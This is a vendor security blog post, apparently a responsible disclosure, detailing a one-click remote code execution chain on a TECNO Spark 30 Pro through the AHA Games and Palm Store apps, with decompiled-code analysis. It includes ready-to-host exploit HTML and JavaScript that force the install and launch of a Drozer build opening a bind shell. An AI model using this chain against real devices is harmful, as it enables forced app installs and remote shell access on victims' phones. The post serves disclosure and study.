


Blog

Hacking Optimus
Prime: One Click to RCE on the TECNO Spark 30 Pro
August 25, 2026 Ken Gannon No Comments Story Time
In 2024, I bought an officially licensed Transformers
Story Time
In 2024, I bought an officially licensed Transformers Optimus Prime mobile phone, which was manufactured by Tecno.

Then…it sat in my drawer for a year and a half, because I got too busy.
But then, in December 2025 and January 2026, I decided to use our Djini AI tool to run a Pwn2Own-like assessment against the device. This means I needed to use Djini to analyze ALL of the apps on the device.
At the time, we were also experimenting with a new feature of Djini, called “Bring Your Own Device (BYOD). This allows Djini to use a physical device that you control, instead of using one of our Android virtual machines.

Using this feature, Djini was able to assess Tecno apps that were running directly on my Tecno device.
From there, I guided Djini to help find vulnerabilities, with the explicit goal of achieving one of the following Pwn2Own-like goals:
• Exfiltrating sensitive information on the device OR
• Obtaining Remote Code Execution (RCE) capabilities on the device
Two “Pwn2Own worthy chains” were identified, with each chain achieving one of the above goals.
What vulnerabilities are hiding in your app?
Automate complete Android and iOS security testing with AI-powered static and dynamic analysis, backed by real device access.
1 free security scan · No credit card required · Your data stays private
Test Your App Free →| Product | AHA Games (net.bat.store) |
|---|---|
| Affected versions | Confirmed exploitable on 6.6.42.2 |
| Vulnerability type | WebView Takeover and Intent Redirection |
| Attacker model | Remote Attacker – a malicious website must either be browsed to or clicked on |
| Tested on | Tecno Spark 30 Pro |
| Product | Palm Store (com.transsnet.store) |
|---|---|
| Affected versions | Confirmed exploitable on 9.3.8.203 |
| Vulnerability type | Automatic Application Install |
| Attacker model | Remote Attacker – a malicious website must either be browsed to or clicked on |
| Tested on | Tecno Spark 30 Pro |
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut elit tellus, luctus nec ullamcorper mattis, pulvinar dapibus leo.
Summary
In this blog post, we will be disclosing the chain that could have allowed a remote attacker to obtain RCE capabilities on the target Tecno device. The exploit chain involves 2 bugs, split across two applications:
• The “AHA Games” application (net.bat.store) can be launched from a single click in a web browser, which can be abused to load an attacker controlled website into a privileged WebView. From there, “AHA Games” can be forced to launch other applications.
• The “Palm Store” application (com.transsnet.store) can be launched from a single click in a web browser, which can be abused to install any appication curently on the Palm Store.
While both of the above issues can be exploited from a “single click in a web browser”, both issues are required for a true “one click to RCE” exploit scenario.
“AHA Games” has privileged access on Tecno phones, which gives it the ability to launch applications while the application is in the background. So the exploit chain would look like the following:
• User clicks the malicious hyperlink
• “AHA Games” launches, and loads the attacker controlled website into the privileged WebView
• “AHA Games” is automatically backgrounded, and “Palm Store” is launched
• “Palm Store” is forced to automatically download and install an attacker controlled application
• While “AHA Games” is still backgrounded, it will launch the newly downloaded application
Impact
An attacker can force a target device to automatically install and launch any application that is available on the Palm Store.
Exploit
Host the following index.html file on a HTTP web server. Replace <yayhostyay> with the appropriate host or IP address, and replace <yayportyay> with the appropriate TCP port number:
<h1>
<a id="yayidyay" rel="noreferrer"
href="intent://main#Intent;scheme=aha;action=android.intent.action.VIEW;S.key%2Edata=http%3A%2F%2F<yayhostyay>%3A<yayportyay>%2Fyaytestyay%2Ehtml;S.yay=boo;end"
>YAYPOCYAY</a>
<br>
</h1>
Host the following yaytestyay.html file on the same web server. The value location.href on line 7 is set to launch the package com.transsnet.store, which will then use another exploit to automatically install the package Drozer on the underlying device. Then the location.href on line 12 will force the underlying device to launch Drozer.
<html>
<head>
</head>
<body>
yaytestyay
<script>
location.href="intent://thirdlauncher.com?entryType=VaBox&packageName=com.yaydevhackmodyay.drozer&iad=1#Intent;scheme=palmplay;action=android.intent.action.VIEW;end";

const yayshorttimeoutyay = setTimeout(yaybixbysendfileyay, 10000);

function yaybixbysendfileyay() {

        location.href="intent://yay#Intent;component=com.yaydevhackmodyay.drozer/com.WithSecure.dz.activities.MainActivity;action=android.intent.action.VIEW;end";

}

</script>
</body>
Technical Details - net.bat.store

The exploit for net.bat.store path has two stages: (1) an attacker-controlled URL reaches the in-app WebView loadUrl sink through the launch-Activity router, and (2) once the attacker page is rendered, its navigation drives the app to dispatch attacker-crafted intents.
Using the “Workspace” feature in Djini, I was able to drive Djini to automatically analyze and confirm the ability to load attacker controlled URLs into a WebView:

Additionally, it was able to analyze and theorize the ability to use the WebView for Intent Redirection:
The exported browsable entry point
MainPageExportedLaunchActivity is declared exported with a browsable intent-filter and no permission:
<activity android:exported="true" android:launchMode="singleTask"
          android:name="net.bat.store.view.activity.launch.MainPageExportedLaunchActivity"
          android:taskAffinity="net.bat.store.entrance" ...>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:host="main" android:scheme="aha"/>
    </intent-filter>
</activity>
Because the filter carries CATEGORY_BROWSABLE, a browser will parse an intent://main#Intent;scheme=aha;…;end hyperlink via Intent.parseUri() and dispatch it with attacker-set string and primitive extras (the #Intent;…;S.
The Activity subclass body is empty; the entry method is onCreate(Bundle) inherited from net.bat.store.view.activity.BaseExportedLaunchActivity, which immediately hands the intent to PageGateway:
// BaseExportedLaunchActivity.onCreate
PageGateway.b(this, this.getIntent(), this.getClass() == BaseExportedLaunchActivity.class); // 3rd arg z = false for this subclass
super.onCreate(bundle);
// ... finish()
The router prefers the key.data string extra over the data URI
PageGateway.b → PageGateway.c checks the transit_event Parcelable extra (absent for a browser-delivered intent — the #Intent grammar cannot set a Parcelable), so it takes the URL-routing branch PageGateway.i. That branch calls PageGateway.d(intent) to obtain the URL to route:
// PageGateway.d(intent) — simplified
String s = intent.getStringExtra("key.data");
if (!TextUtils.isEmpty(s)) {
    uri = Uri.parse(s);           // attacker-controlled string extra WINS
} else {
    uri = intent.getData();       // falls back to the aha://main data URI only if key.data is empty
}
This is the root cause: the key.data string extra, not the filter-restricted data URI, supplies the URL. The attacker sets S.key%2Edata=http%3A%2F%2FATTACKER_HOST%3A8000%2Fpoc.html in the intent:// fragment and fully controls the routed URL.
PageGateway.h(uri) applies an aha-applink host transform only when the host is in the hardcoded set {www.aha.game, aha.game} (from Constant); for any other host it returns the URI unchanged. This host set governs the applink rewrite, not whether the URL is loaded.
Automate mobile security testing in your CI/CD.
Continuously test Android and iOS apps with AI-powered static and dynamic analysis, real device access, and local AI models — with no application data leaving your environment.
Subscriptions include premium Mobile Hacking Lab training worth €2,074.
Start Your Subscription →Routing http/https to the in-app WebView host
PageGateway.l → Route$Builder.x → Route.k resolves the URL through ViewComponentManager. The scheme map registers http and https to H5Activity:
// net.bat.store.view.activity.TgRouteProvider (registration, ~line 32)
// spec schemes {"http","https"} -> H5Activity RouteInfo
ViewComponentManager.d returns the H5Activity route for the http scheme; IntentHandlerImplUtil.f builds an explicit intent to H5Activity and copies the URL back onto it as the key.data extra:
// IntentHandlerImplUtil.f — simplified
intent1.putExtra("key.data", );
// ... LaunchUtil.b(ctx, intent1) -> context.startActivity(intent1)  // explicit -> H5Activity
This forward is an explicit, fixed first-party dispatch (destination is always H5Activity; the attacker controls the URL payload, not the destination component), so it is not itself an intent-redirection issue — it is the delivery of the attacker URL to the WebView sink.
The WebView sink — no URL allowlist
H5Activity reads key.data, parses it, and loads it with no domain check:
// H5Activity.Q(intent)
this.c = Uri.parse(intent.getStringExtra("key.data"));   // no allowlist
// H5Activity.initView(): new H5WebView(); setWebViewClient(H5WebClient); addJsBridge(...)
// H5Activity.b0(false): if (this.c != null) d0(this.c.toString());
// H5Activity.d0(s): webView.loadUrl(s);   // SINK
H5WebView.a() configures the WebView with JavaScript enabled and DOM storage enabled, and addJsBridge registers the native bridges:
// H5WebView.a()
webSettings.setJavaScriptEnabled(true);
webSettings.setDomStorageEnabled(true);
// addJsBridge:
addJavascriptInterface(new JsAhaLoginBridgeProxy(...), "Aha_App");     // 10 @JavascriptInterface methods, incl. getBaseInfo()
addJavascriptInterface(new BridgeInterfaceProxy(...), "a_bridge");     // @JavascriptInterface String call(String json)
a_bridge.call(String) is a JSON command router that dispatches into Auth2Bridge, StorageBridge, LifecycleBridge, BaseInfoBridge, DbBridge, SessionEnvBridge, and SunBirdLoginBridge. Since the loaded page is attacker-controlled, page JavaScript can invoke Aha_App.* and a_bridge.call(…) directly. TLS certificate errors are safely cancelled (onReceivedSslError → handler.cancel()), so no MITM is involved — the attacker simply serves the page from their own host.
Page-driven intent dispatch under the app identity
Once the attacker page is rendered, its navigation is handled by H5WebClient.shouldOverrideUrlLoading → H5Activity$EventListener.c(view, s), where s is the attacker-page-controlled navigation target:
// H5Activity$EventListener.c — simplified
if (!s.startsWith("http://") && !s.startsWith("https://")) {
    Intent intent;
    if (s.startsWith("intent://")) {
        intent = Intent.parseUri(s, 1);        // URI_INTENT_SCHEME; component/selector stripped
        intent.addCategory(Intent.CATEGORY_BROWSABLE);
    } else {
        intent = new Intent(Intent.ACTION_VIEW, Uri.parse(s));   // implicit, NO CATEGORY_BROWSABLE
    }
    H5Activity.this.startActivity(intent);      // dispatched under net.bat.store identity
    return true;
}
webView.loadUrl(s);
return false;
The intent:// branch uses parseUri flag 1, which strips the explicit component and selector and adds CATEGORY_BROWSABLE, so on its own it approximates a browser-delivered browsable intent. The reach gain is in the other-scheme branch: for any non-http(s) scheme it emits an implicit ACTION_VIEW intent with attacker-controlled data and no CATEGORY_BROWSABLE, dispatched under the aha app’s identity. A remote attacker’s own browser-delivered intent always carries CATEGORY_BROWSABLE; a component that only declares CATEGORY_DEFAULT (not BROWSABLE) is therefore reachable by this app-emitted intent but not by the attacker directly — a confused-deputy reach gain (CWE-926 / CWE-940). The exact set of reachable DEFAULT-only ACTION_VIEW handlers is device-dependent and is enumerated during dynamic testing.

Djini automatically created a PoC
After Djini walked through the source code, it was also able to automatically create a PoC for me to use:

Technical Details - com.transsnet.store
Again, using the Workspace feature in Djini, it was possible to have Djini automatically find and confirm this issue for me:

ThirdLauncherActivity is declared exported and browsable with no permission:
<activity android:exported="true" android:launchsMode="singleTask"
          android:name="com.afmobi.palmplay.thirdlauncher.ThirdLauncherActivity"
          android:taskAffinity="com.transsnet.store.other" ...>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:host="thirdlauncher.com" android:pathPattern=".*" android:scheme="palmplay"/>
        <!-- also: download, CelebrityTalk*, market://details -->
    </intent-filter>
</activity>
Because the filter carries CATEGORY_BROWSABLE, the whole palmplay://thirdlauncher.com?… data URI — and every query parameter on it — is remotely attacker-controlled.
Routing to the entryType multiplexer
onResume() / onNewIntent() call initPermissions(), which selects a router and, for the default configuration, dispatches into U0(). U0() validates the host and scheme, applies the authorization gate (below), then reads the entryType parameter and dispatches on it:
// U0() — simplified
if (!SafeDeepLinkHandler.checkPermissionIsSafe(uri, referrer)
        || !SafeDeepLinkHandler.checkExecWebIsSafe(uri, referrer)) {
    host = null;            // gate failed -> URI collapses, no handler runs
}
...
String entryType = uri.getQueryParameter("entryType");   // "VaBox"
switch (EnterType.lookup(entryType)) {                    // case-insensitive
    case VaBox:  C1(...); break;                          // -> forced app-detail auto-download
    case AppDetail: ...; break;
    ...
}
Put Djini.ai to work on your own applications.
Run an enterprise pilot and automate complete Android and iOS security testing in your CI/CD with AI-powered static and dynamic analysis, dedicated device access, and AI agents for deeper investigation.
Local AI models keep your data inside your environment.
Enterprise includes full access to all Mobile Hacking Lab premium courses and certificates.
Schedule Your Pilot →The authorization gate is not applied to VaBox
SafeDeepLinkHandler.checkPermissionIsSafe() decides whether a caller-signature check is required by calling a helper d():
// SafeDeepLinkHandler.checkPermissionIsSafe(uri, referrer) — simplified
if (!d(uri, host, entryType)) {
    return true;            // (line ~185) no signature check required
}
// ... only reached when d() == true:
//     PackageManager signature / whitelist verification of the caller (lines ~188-199)

// SafeDeepLinkHandler.d(uri, host, entryType) — the gate selector (lines ~202-209)
//   returns true  ONLY for:  host == "download"
//                       OR   (host == "thirdlauncher.com" && entryType == "AppDetail" && iad == 1)
//   returns false otherwise
For entryType=VaBox, d() returns false (VaBox is neither download nor AppDetail), so checkPermissionIsSafe() returns true at the early return without ever reaching the PackageManager signature branch. The equivalent entryType=AppDetail&iad=1 deeplink takes the d() == true branch and IS signature/whitelist-checked. VaBox is the unauthenticated sibling of the same forced-download action. checkExecWebIsSafe() only host-allowlists the WebView entry types (ClientWeb/WebView/XWebView); VaBox is not one, so it returns true provided the caller referrer is non-empty (true for a browser-delivered deeplink).
The VaBox handler builds the forced-download intent
C1() reads the attacker parameters and forwards to the App-Detail launcher with auto-download enabled:
// C1(...) — simplified
String packageName = uri.getQueryParameter("packageName");
String iad         = uri.getQueryParameter("iad");
if (isEmpty(itemID) && isEmpty(packageName)) return;    // packageName present -> pass

TRJumpUtil.switcToAppDetailOptions(this, new AppBuilder()
        .setPackageName(packageName)
        .setItemId(itemID)
        .setAppName(name)
        .setUri(uri)
        .setAutoDownload(needAutoDownload(iad)));        // needAutoDownload: "1".equalsIgnoreCase(iad) -> true
TRJumpUtil.switcToAppDetailOptions builds an explicit intent to the in-app detail Activity and copies the parameters onto it as extras, then dispatches it:
// TRJumpUtil — simplified
Intent detailIntent = new Intent(ctx, TRAppDetailVewActivity.class);   // fixed first-party component
detailIntent.putExtra("packageName", appBuilder.packageName);
detailIntent.putExtra("ItemID",      appBuilder.itemID);
detailIntent.putExtra("title",       appBuilder.appName);
detailIntent.putExtra("isAutoDownload", appBuilder.autoDownload);      // true
detailIntent.putExtra(KEY_URL, appBuilder.uri);
ctx.startActivity(detailIntent);
The destination component is fixed to TRAppDetailVewActivity and only the extras are attacker-controlled, so this is a data-injection into a first-party component, not an intent-redirection.
The sink — auto-started download
TRAppDetailVewActivity reads the isAutoDownload extra and, once its data has loaded and the GDPR consent flag is set, starts the download for the attacker-named app:
// TRAppDetailVewActivity.W1() — simplified
if (isAutoDownload && this.gdprAgreed) {                 // isAutoDownload from the attacker extra
    DownloadDecorator.startDownloading(appInfo);         // appInfo.packageName = attacker packageName
}
packageName and itemID flow from the deeplink query parameters into the AppInfo that names the app to download, and iad=1 flows into isAutoDownload, which is the flag that makes the download start on its own rather than waiting for a user tap. gdprAgreed is the one runtime precondition and is set on any device where the user has previously accepted the app’s privacy policy.


Djini automatically created a PoC
Once again, Djini was capable of creating a PoC for me. Additionally, it provided proof for me that the download worked:
Obtaining RCE
The last step of this exploit chain was to download and open a “malicious application”. Thankfully, I have a deep relationship with the Android pentesting tool, Drozer. I also have experience with uploading Drozer to Android application stores.


The exploit disclosed in this write up would automatically download and install the Drozer application, followed by launching Drozer. The version of Drozer that I uploaded will start a bind shell when it first opens. From there, its as simple as connecting to the Drozer application from your computer:
Recent Posts
- Pwn2Own Ireland 2026: Two Phones, Two Successful Exploits, and Third Place
- Free Djini AI SAST: Now Fixes What It Finds
- Djini AI SAST: A Free AI Scanner for Mobile App Source Code
- Hacking Optimus Prime: One Click to RCE on the TECNO Spark 30 Pro
- Pwn2Own 2025 – Part 1: Samsung Members WebView Takeover & Intent Redirection (CVE-2025-21079)
Recent Comments
Statar back
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Well done Lyes, i liked the last graph it sums it up pretty well. You demonstrated how crucial it is…
Very interesting bug chain, especially the escalation process by using AppLink as a bridge between the browser and the app…